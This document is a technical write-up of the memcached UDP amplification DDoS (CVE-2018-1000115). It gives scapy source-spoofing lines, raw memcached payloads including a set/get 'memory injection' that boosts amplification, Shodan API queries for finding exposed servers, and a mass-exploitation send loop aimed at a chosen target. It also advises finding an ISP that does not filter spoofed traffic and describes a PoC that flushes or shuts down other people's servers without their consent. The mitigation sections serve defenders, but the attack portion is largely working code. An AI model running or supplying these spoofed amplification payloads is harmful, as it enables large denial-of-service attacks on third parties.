Memcached DDoS Vulnerability Proof-of-Concept for Memory Injection and Mass Exploitation

Author: Amir Khashayar Mohammadi | Twitter: @037 | Blog: spuz.me

Table of Contents;

Abstract

By forging packets via the user datagram protocol, an attackers can leverage the memcached denial of service vulnerability (CVE-2018-1000115) to initiate record breaking denial of service attacks (stretching 1.7 terabytes per second). This paper will outline how a single computer can be used for mass memcached exploitation to launch such attacks (using Shodan API), how such attacks can be prevented and the exploration of other types of attacks similar to the memcached structure. Proof of concept code has been released prior to this paper's creation.

Background

The vulnerability is made possible due to the fact that memcached servers have no authentication on port 11211, any telnet client can connect and issue commands with no hesitation. In the *Memcached Payloads for Amplification* section of this paper, we will outline a memory injection technique that can be utilized to further amplification (included within the PoC code).

Memcached server port 11211 is open and UDP is enabled by default (prior to the patch of this vulnerability). This allows UDP packet forgery which in return allows small bytes to be sent, but

big replies to be sent back, only when the memcached server tries to reply to the requests, it is sent back to the spoofed IP address made possible via packet forgery.
The requests can be modified to include a set of instructions to store data, and then to retrieve the data all in one packet. With the source IP forged, hosts can receive data never requested for (initiated by an attacker). Using Shodan API, this tactic can be used to store data on thousands of vulnerable memcached servers, then retrieved to the target host and cause a denial of service attack that can reach peaks higher than 1 terabyte per second with little to no effort.

UDP Packet Forging
The most difficult part of this attack vector is the forging requirement. In order for this attack to work as intended, the source of where the set of instructions to the memcached server must be spoofed. Say that Alice sends a set of instructions to Bob, Bob will see and complete the set of instructions and send Alice the results. Now say Alice sends a set of instructions to Bob, only this time within the instructions, it says the instructions came from Jake; Bob will now complete the set of instructions as intended, only this time Bob will send the results to Jake. This is essentially how UDP packet source forging works.

A set of instructions is sent to a vulnerable memcached server, only the memcached server completes the set of instructions, sending the results to the specified source. For an attacker to take advantage of this concept, the source is defined to be the *target*. As a result, the target or in this case “Jake”, will receive results that were not requested in the first place.

To achieve this using python, the scapy module can be used to forge such packets. Scapy is a very interesting module that allows the forgery of not only source, but contents of each packet. To properly import the scapy module, we use *from scapy.all import **

This allows us to use the scapy module for our purposes. From the released proof of concept code, the line that does the actual packet forgery using scapy is as follows:

send(IP(src=target, dst='%s' % result['ip_str']) / UDP(sport=portnumber, dport=11211)/Raw(load=data), count=power)

Were *src* is the source of where the packet came from originally. This is key for the attack to work as intended. The *dst* parameter is the destination, this should always be the affected memcached server. For mass exploitation, this parameter can be an array of IP addresses of affected memcached servers (we will get to later on in this paper). The */ UDP* is simply stating that this is indeed a UDP packet we are crafting. The following parameter *dport*, is the destination port number. This specific memcached vulnerability uses port 11211, and so this number will be hardcoded for all memcached servers that will be used for this style of attack.

The parameter prior "*sport*" is simply the source port number (the port in which the packet came from). This is where things get interesting, the */Raw(load=data)* is very important, this is essentially the contents of the crafted packet. In other words this is the set of instructions that will be sent to the affected server. The *data* variable will hold the set of instructions sent.

For iterations for this specially crafted set of packets, we use *count*. This variable holds an integer value of how many times the same packet is sent to the same server. This method of increasing the already dangerous amplification takes linear time. Meaning the more iterations initiated, the more time you'd have to wait until moving forward to the next affected server outlined in the mass exploitation section of this paper.

Traffic Flagged as Malicious

Packet forgery is very simple as seen here. There are however certain limitations for this attack to actually work. If the traffic being sent from the actual source is flagged as malicious before it reaches the affected memcached server, the attack will not work. There are a multitude of ways in which traffic is flagged as malicious.

Traffic can be flagged as malicious within the attacker's own router, own ISP or even the affected memcached ISP. This is encountered when the packets being sent are detected as having false origins. Remember how earlier we used the example of Alice sending a set of instructions to Bob, only stating that it came from Jake? What if the mailman delivering such set of instructions realizes that Alice is using Jake's address intentionally? Then what could happen is the mailman corrects the address on Alice's packet to Alice's own address. In this scenario, Alice ultimately becomes her own target.

The packet may not however be corrected, this process would take resources to correct in the first place. The traffic can also be simply discarded. Cisco has features for this specifically called "uRPF"; This acronym stands for "Unicast Reverse Path Forwarding". Cisco defines this feature as the following:

> "Network administrators can use Unicast Reverse Path Forwarding (Unicast RPF) to help limit the malicious traffic on an enterprise network. This security feature works by enabling a router to verify the reachability of the source address in packets being forwarded. This capability can limit the appearance of spoofed addresses on a network. If the source IP address is not valid, the packet is discarded. Unicast RPF works in one of three different modes: strict mode, loose mode, or VRF mode. Note that not all network devices support all three modes of operation" (Cisco).


As a result, the only way you'd be able to send out such a maliciously crafted packet is if and only if it does not get flagged. There are ways to do this, the easiest way to achieve this is via an ISP that does not flag traffic. Then the next step is to get a host up and running and craft forged packets from that network internally.

There are valid reasons for such detection process to take place. Keep in mind, packet forgery has been a concept since the beginning. It's nothing new and it has been used for other purposes besides denial of service reflection attacks. It has been implemented in many different ways too not just with UDP.

Other Types of Forgery


In the world of phishing and spam, email forgery is a must-know concept. Email forgery is when an attacker forges the "sender address" to make the recipient believe the source of the email came from a place (such as a firm, bank, et al) that it really did not. Email forgery is a popular method for phishing attacks since most users typically do not verify the headers of an email to match what it actually states. Core email protocols don't have a method for authentication, either the provider flags or by manually checking the headers is essentially the only way to detect forgeries.

IP source forgery also exists in TCP. Usually in attack strategies, an attacker can send a "SYN" (synchronized) TCP request to the server in which the server sends back an "SYN-ACK" back to the client and waits patiently for the client to reply back with an "ACK". This is how three-way handshake is produced. What attackers can do is forge the source IP address in the "SYN" request, that way when the server patiently waits for the forged IP address to send the "ACK" reply, it doesn't (because the forged address never sent a "SYN" to begin with) and so the server wastes time and resources, causing a denial of service to occur. The following image shows how exactly a three-way handshake works:



In both UDP and TCP source forgeries, an attacker does not care for the reply. The reply in both scenarios conducted by the server never reaches the attacker, and if it does, the attack itself was conducted incorrectly and is flawed.

Another common network forgery attack strategy that many of us have encountered is MITM (man-in-the-middle) style attacks. A man-in-the-middle attack occurs when a computer within an internal network redirects the traffic of computer(s) on the network to an attack computer first, then the router, and then lastly to the internet. Essentially, it's in the name, a man in the middle. What this in return does is intercept all data that is being requested by the victim computer(s). This allows the attacker to intercept clear text passwords, images, and other types of data of value. This is typically done when the attacker's own computer has the IP address of the default gateway (the router in question). The forgery takes place when the attacker forges his own internal IP to match the router's and so all traffic that was meant to go through the router is sent to the attacker. Very trivial and very common. Here's a diagram that shows how this works:



All these methods can be used for both legitimate reasons (perhaps to produce convenience in a service) and illegitimate and malicious reasons as well. HTTP requests can also be spoofed but keep in mind, in this type of request, the reply is actually important. If an HTTP request is source forged like with TCP and UDP, the user will not get the contents of the reply, hence the user will never know if the request was delivered or not. In fact, in none of these scenarios can the user or attacker truly know if the packet or "payload" was ever delivered because there is no reply (since the forge is spoofed). There are methods of knowing if it was sent, but delivered, no.

Methods of Ensuring Packet Delivery

For this experiment, we will use the scapy module in python and we will send a forged request to some vulnerable memcached servers with the source IP address set to *1.3.3.7*. The crafted packet should look like the following:

send(IP(src=1.3.3.7, dst='%s' % i) / UDP(sport=portnumber, dport=11211)/Raw(load=data))


Were "i" is an array of vulnerable memcached server IP addresses. We will talk about the *data* variable later on in this paper and how different types of payloads can be used. For this demo it will be a generic *stats* command (which we will go over later on).

Wireshark is a networking tool that can be used to inspect all the data being sent over the network. Since Wireshark collects every packet sent through the actual source computer, we must apply a filter:

udp.port == 11211

This filter makes sure every packet is being sent to port 11211. For convenience since all the data we're going to be source forging is going there to begin with. Now if we run the script Wireshark will collect all the packets and we'll be able to see the source IP address (that should be forged).


Keep in mind, even when we are using Wireshark to ensure the packet was properly forged, the packet may still not actually be delivered as planned. Like how we outlined earlier, if the traffic is ever inspected and flagged, it will not be delivered as planned. The traffic may simply be discarded. It is important to take into considerations that there are many factors that can stop the delivery process, and Wireshark is not a foolproof method of ensuring its delivery. It's only a method to ensure every "controlled" variable is initiated correctly, things that cannot be controlled (like ISP system configurations) cannot be "bypassed" unless the use of other third party resources is permitted (which is not for this experiment).



```
udp.port == 11211
No.      Time       Source     Destination       Protocol  Length Info
     203 26.370129  1.3.3.7    163.172.194.20    UDP          42 53 → 11211 Len=0
     205 26.415169  1.3.3.7    89.32.226.140     UDP          42 53 → 11211 Len=0
     207 26.439830  1.3.3.7    115.28.55.64      UDP          42 53 → 11211 Len=0
     208 26.459755  1.3.3.7    158.69.212.122    UDP          42 53 → 11211 Len=0
     209 26.482188  1.3.3.7    103.79.143.126    UDP          42 53 → 11211 Len=0
     210 26.504542  1.3.3.7    194.44.63.235     UDP          42 53 → 11211 Len=0
     211 26.528713  1.3.3.7    23.252.168.53     UDP          42 53 → 11211 Len=0
     212 26.579311  1.3.3.7    142.4.107.232     UDP          42 53 → 11211 Len=0
     213 26.600549  1.3.3.7    185.53.12.130     UDP          42 53 → 11211 Len=0
     214 26.620844  1.3.3.7    51.254.27.123     UDP          42 53 → 11211 Len=0
     215 26.645132  1.3.3.7    103.28.36.232     UDP          42 53 → 11211 Len=0
     216 26.665121  1.3.3.7    190.9.34.98       UDP          42 53 → 11211 Len=0
     217 26.684724  1.3.3.7    173.254.193.149   UDP          42 53 → 11211 Len=0
     218 26.704014  1.3.3.7    209.236.119.88    UDP          42 53 → 11211 Len=0
     219 26.730582  1.3.3.7    198.200.41.75     UDP          42 53 → 11211 Len=0
     220 26.751442  1.3.3.7    121.40.54.252     UDP          42 53 → 11211 Len=0
     221 26.775105  1.3.3.7    54.36.11.19       UDP          42 53 → 11211 Len=0
     222 26.798795  1.3.3.7    107.155.125.51    UDP          42 53 → 11211 Len=0
     223 26.819448  1.3.3.7    101.200.157.192   UDP          42 53 → 11211 Len=0
     224 26.844585  1.3.3.7    182.253.71.156    UDP          42 53 → 11211 Len=0
     225 26.864680  1.3.3.7    114.55.134.41     UDP          42 53 → 11211 Len=0

> Frame 123: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
> Internet Protocol Version 4, Src: 1.3.3.7, Dst: 181.48.138.114
> User Datagram Protocol, Src Port: 53, Dst Port: 11211
```

As you can see, the source IP was successfully forged and sent to the array of vulnerable memcached servers. What happens behind the scenes is each and every memcached server will respond/reply to *1.3.3.7* with the information contained in the *stats* command. This is perhaps one of many ways to ensure packet delivery since we do not ever receive the contents of the reply data.

Another method of ensuring packet delivery (a very smart method) is to calculate the impact through dstat graph measuring tools. To explain what a dstat is in the most simplest way possible, it's a dedicated server in which you intentionally attack to measure bandwidth output. For convenience it then graphs the amount of bandwidth it has "taken" into a neat organized graph where one axis is the time intervals, while the other is the amount of bandwidth. Here's how a typical dstat layer 4 graph looks like:



Now to use this to ensure packet delivery is quite trivial. Assuming there is a dstat server already configured, one would have to run the same exact experiment only this time the source IP address should match the dstat server's own IP address. It should also be noted that since we are using many vulnerable memcached servers for these experiments, the server should have the capability of withstanding 1 terabyte per second. If not, the experiment might actually cause the dstat server to crash and critical data might not be recorded for the graph to then in return analyze.

These are all methods of verifying whether or not the packets that are being crafted and forged are actually being delivered since we do not ever get to see the contents of the reply data. This will also ensure whether or not the ISP or router in use by the attacker is inspecting the traffic the attacker is sending out. Let's now explore the vulnerable memcached servers and all the payload options.

Memcached Payloads for Amplification


At this point in time, we have mastered the art of packet forgery and we now know how to ensure whether or not it has been delivered to the vulnerable memcached servers in question. Now we will explore different types of "payloads" that the memcached servers will accept, and in this section we'll specifically explore how they can be used for amplification. Let's take a look at the UDP packet forgery line we wrote earlier:

send(IP(src=1.3.3.7, dst='%s' % i) / UDP(sport=portnumber,dport=11211)/Raw(load=data))

The variable *data* in this scenario is the set of instructions (commands) that will be sent to the memcached servers defined as array *i*. Earlier we talked about a *stats* command. It should be defined like the following:

data = "\x00\x00\x00\x00\x00\x01\x00\x00stats\r\n"

The *stats* command causes the memcached server to reply back with all sorts of statistics. The *x00* is simply NULL, x00*x01* is place previous string at location 01 (all reinterpreted as spaces which does nothing but "wake up" the connection), then we have the *stats* command followed by *\r\n* which means return new line which executes the command. Memcached server will then respond to the source IP address (in this case forged to the target) with the statistics data. Below is a screenshot of what the statistic data from the affected memcached server looks like:



```
stats
STAT pid 1360
STAT uptime 997404
STAT time 1522450234
STAT version 1.2.6
STAT pointer_size 32
STAT curr_items 2
STAT total_items 658
STAT bytes 1204908
STAT curr_connections 5
STAT total_connections 6352
STAT connection_structures 107
STAT cmd_get 39623552
STAT cmd_set 658
STAT get_hits 2327881
STAT get_misses 37295671
STAT evictions 0
STAT bytes_read 781492187
STAT bytes_written 2341497823431
STAT limit_maxbytes 0
STAT threads 1
END
_
```

The stats command will also let you know whether or not the amplified denial of service attack is even possible to begin with. If the server replies back with a non-empty value like the image above, then yes, this server can be used for an amplified DDoS attack.


So where does the amplification opportunity present itself here? It's like this; the crafted packet is approximately 10 bytes to send, the material within the reply (the statistic information since the packet is requesting a stats command) is approximately 1,500 bytes. Obviously this isn't much but the ratio between what you send and receive is significant.

data =
("\x00\x00\x00\x00\x00\x00\x00\x00set\x00injected\x000\x003600\x00%s\r\n%s\r\nget\x00inject ed\r\n" % (len(data), data))

This payload is a bit complicated but effective. It's a memory injection technique that can be done on memcached servers. The first part again is just a bunch of spaces that do nothing but wake up the connection. Think of it as a delay we use so that we don't end up being too fast for the server to respond. Next is *set,* and this function is essential for our memory injection. The *set* function allows us to store data that we can come back to and collect on the memcached server with another function called *get*. When we store the data, we can also retrieve the data. This string resolves to something like this:

set injected 0 3600 len(data)
data
get injected

Were *data* is the actual data that we will insert. The first line with *set* function, *0* is the flags (simply a 32-bit unsigned integer that is also stored, but we don't need to worry about it so let's leave it at 0), *3600* is the amount of time in seconds for expiration. We keep it at a high number, enough time to allow us to also quickly retrieve it. *len(data)* is simply the number of bytes in the data, which is actually also the length of the data (len() works in python, it gives us the length of the string, how long it actually is). So let's say our data was "hello" the length would be 5. We must include this so the memcached server can allocate enough space. *injected* is actually the name of the "key", when we use the *get* function, it is followed by the key name that way memcached knows exactly what you're looking for. Think of it like a variable, we are storing data into a variable.



```
set injected 0 3600 55
this is a test to see if data can be stored in 55 bytes
STORED
get injected
VALUE injected 0 55
this is a test to see if data can be stored in 55 bytes
END
```

The string shown earlier does all of that in one line. It takes the *data* variable, allows you to store as much data you want and using basic python it calculates its length and then redefines the data variable with its proper formatting. This allows us to store as much data as the memcached server can handle and then quickly retrieve all that data. When we use the *get* function it will send back all the data stored with the *set* function. Here's where things get scary.


Say we use the same UDP forging technique described earlier but with this new memory injection technique. This allows us to increase the amplification factor much further. We store as much data as we want, and then when we retrieve it, since our source IP address is spoofed, the memcached server will reply to that IP address with all the arbitrary data we stored earlier. Meaning, a target server will receive all that data we stored earlier without requesting for it initially, which is a very effective way to produce an amplified attack. The data we send initially is far less then the data retrieved back. Later on we will discuss how this tactic is used but on a scale of hundreds and thousands of servers at the same time.

Memcached Payloads for Mitigation

The fortunate part about this type of vulnerability is that even without a patch for vulnerable memcached servers, there is a method to mitigate large attacks. An obvious method of mitigation is to block incoming traffic from port 11211. Another method relies on the memcached server exclusively. Earlier we discussed how we can store variables with data on the server using the *set* function. In this section we discuss functions that allow us to cancel out all variables stored on a memcached server, which will then in return void the amplification.

flush = '\x00\x00\x00\x00\x00\x01\x00\x00flush_all\r\n'

Assume that the *flush* variable defined here is the set of instructions we put inside the packet. UDP packet forgery is not required for this to work. All that is needed is for the command *flush_all* to be executed on the vulnerable server. *flush_all* voids all the variables stored on the memcached server.



```
set injected 0 3600 55
this is a test to see if data can be stored in 55 bytes
STORED
get injected
VALUE injected 0 55
this is a test to see if data can be stored in 55 bytes
END
flush_all
OK
get injected
END
_
```

The convenience between *flush_all* and the other built in function *delete* is that with *delete*, you need to know the variable/key used previously by *set* to delete the data. *flush_all* deletes all variables regardless of the name used.

shutdown = '\x00\x00\x00\x00\x00\x01\x00\x00shutdown\r\n'

This payload effectively shuts down the vulnerable memcached server. The problem with this command is that it doesn’t always work as expected. It could be a possible security issue (not only that but it doesn’t seem to be listed on the official commands list). This could possibly be a function defined by custom versions of memcached. To conclude, this method is not reliable.

Another function within the PoC takes vulnerable memcached servers from shodan and flushes/shuts them down. Although this is a very unethical way of fighting back, it is effective to those who not only keep their memcached servers unpatched, but also to those that leave them exposed for exploitation to begin with.

Mass Exploitation via Shodan
Shodan is a powerful tool for mass exploitation. It provides us with exactly what we need without mass scanning IP ranges in look for possible vulnerable servers. It saves us a lot of time. To use Shodan for mass exploitation, we require a premium account API key. Luckily Shodan provides us with free premium API keys if you sign up with a .edu email (or any other educational facility email).

```
results = api.search('product:"Memcached" port:11211')
```

This Shodan API request gives us all the memcached servers on the internet with port 11211 open. *results* becomes an array of IP addresses to the vulnerable memcached servers, the number of total vulnerable servers (which we will access later) and other cool little perks. As mentioned previously, memcached servers require no authentication to connect to and issue commands.

```
host = api.host('%s' % result['ip_str'])
```

This line can be put into a loop, it’s all the vulnerable IPs to memcached servers with port 11211 open in string format. After placing it in a loop (that way we access every vulnerable server with eas) we can place it directly into the Scapy module we discussed earlier for mass IP source forgery.

```
send(IP(src=target, dst='%s' % result['ip_str']) /
UDP(sport=int(str(targetport)),dport=11211)/Raw(load=data), count=power)
```

